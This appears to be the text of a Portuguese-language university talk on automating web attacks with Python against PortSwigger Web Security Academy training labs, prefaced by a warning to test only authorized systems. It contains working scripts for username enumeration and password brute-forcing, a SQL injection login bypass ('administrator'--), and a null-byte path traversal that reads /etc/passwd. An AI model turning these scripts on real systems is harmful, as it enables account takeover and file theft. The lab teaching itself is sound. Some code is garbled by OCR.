Olá!

Vamos automatizar ações com Python



(cuidado, trocadilho ao lado >>)

Vamos automatizar ações com Python



Aviso geral

Não conduza ataques não autorizados

Sem terrorismo: certifique-se de formalizar a simulação adversária em sistemas de terceiros. A formalização deve atestar devidamente sua autorização em conduzir esses testes, com um escopo definido.

Utilize laboratórios de testes

Você é o único responsável pelos sistemas em seu próprio laboratório. Portanto é o único que pode autorizar seu uso por terceiros.

Lembre-se também de se autorizar.

O sistema da faculdade não conta como um laboratório!

Recursos



https://portswigger.net/web-security/all-labs

PortSwigger

Academy Home Learning Path Latest Topics V All Labs Hall of Fame V Getting Started Gul

Web Security Academy Nall labs

All labs

Mystery lab challenge

Try solving a random lab with the title and description hidden. As you'll have no prior knowledge of the type of vulnerability that you need to find and exploit, this is great for practicing recon and analysis before taking your Burp Suite Certified Practitioner exam.

In some of the labs, you have access to your own account with the credentials wiener:peter . If you can enumerate usernames, you may also be able to brute-force the login using the following username and password lists.

Level: Category:

Practitioner

Any

CHALLENGE ME




https://github.com/julianoborba/saep-unisinos-20-oct-2022

julianoborba/saep-unisinos-20-oct-2022

Code O Issues 17 Pull requests O Actions

Go to file Add file Code



Ataque!


Enumeração de usuário, por meio de respostas sutilmente diferentes

Web Security Academy >> Authentication vulnerabilities >> Password-based >> Lab

Lab: Username enumeration via subtly different responses

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- · Candidate usernames
- Candidate passwords

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.



```
found = False
with open(path.join(path.dirname(__file__), 'usernames.txt')) as users:
    for user in users:
       if found:
            found = False
            break
       username_encoded = parse.quote_plus(user.strip())
       data = f'username={username_encoded}&password=super-senha'
       response = session.post(url=url, data=data, allow_redirects=False)
       if 'Invalid username or password.' not in response.text:
            print(f'USERNAME {user.strip()}')
            username = user.strip()
            found = True
```

```
found = False
with open(path.join(path.dirname(__file__), 'passwords.txt')) as passwords:
    for password in passwords:
       if found:
            found = False
           break
       username encoded = parse.quote plus(username)
        password_encoded = parse.quote_plus(password.strip())
       data = f'username={username_encoded}&password={password_encoded}'
        response = session.post(url=url, data=data, allow redirects=False)
```

if 'Invalid username or password' not in response.text:

found = True

print(f'USERNAME {username} PASSWORD {password.strip()}')

Enumeração de usuário, por meio de respostas sutilmente diferentes

A aplicação devolve um pedaço do texto "Invalid username or password" (sem o ponto final), apenas para usuários existentes.



Ataque!

SQL Injection, que permite o bypass

do login

Web Security Academy >> SQL injection >> Lab

Lab: SQL injection vulnerability allowing login bypass

APPRENTICE

This lab contains an SQL injection vulnerability in the login function.

To solve the lab, perform an SQL injection attack that logs in to the application as the administrator user.

© Solution ~

Access the lab

Community solutions

```
found = False
with open(path.join(path.dirname(__file__), 'usernames.txt')) as users:
   for payload in users:
       with open(path.join(path.dirname(__file__), 'passwords.txt')) as passwords:
            for password in passwords:
               if found:
                   found = False
                   break
               username_encoded = payload.strip()
               password_encoded = password.strip()
               csrf = 'Wk23EctotdZp40X5D208Pz3K0arRd2D2'
               data = f'csrf={csrf}&username={username_encoded}&password={password_encoded}'
               cookies = {"session": "qS4Q2tJmaIyVb0byh6jJrvqUIL4CFB4B"}
               response = session.post(url=url, data=data, cookies=cookies, allow_redirects=False)
               if response.status code == 302:
                   print(f'PAYLOAD USERNAME FIELD {payload.strip()} PAYLOAD PASSWORD FIELD {password.strip()}')
                   found = True
```

SQL Injection, que permite o bypass do login

A aplicação concatena parâmetros na query:

```
"SELECT * FROM users WHERE username = '" + username + "' and password = '" + password + "'"

"SELECT * FROM users WHERE username = 'foo' and password = 'bar'"

SELECT * FROM users WHERE username = 'foo' and password = 'bar'

SELECT * FROM users WHERE username = 'administrator'-- and password = 'super-senha'
```



Ataque!

File path traversal, bypass na validação da extensão do arquivo usando null byte

Lab: File path traversal, validation of file extension with null byte bypass













This lab contains a file path traversal vulnerability in the display of product images.


The application validates that the supplied filename ends with the expected file extension.

To solve the lab, retrieve the contents of the /etc/passwd file.

Access the lab

Solution





```
found = False
with open(path.join(path.dirname(__file__), 'payloads.txt')) as payloads:
    for payload in payloads:
       if found:
           found = False
           break
        response = session.get(url=f'{url}{payload.strip()}', allow_redirects=False)
       if 'nobody' in response.text:
           print(f'PAYLOAD {url}{payload.strip()}')
            found = True
```

File path traversal, usando null byte

A aplicação processa qualquer caminho fornecido. Apesar de validar a extensão do arquivo, o servidor entende o null byte como um indicador do fim da string.



simulação!

File path traversal, usando null byte



File path traversal, usando null byte



File path traversal, usando null byte

```
# File path traversal, validation of file extension with null byte bypass

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Obrigado!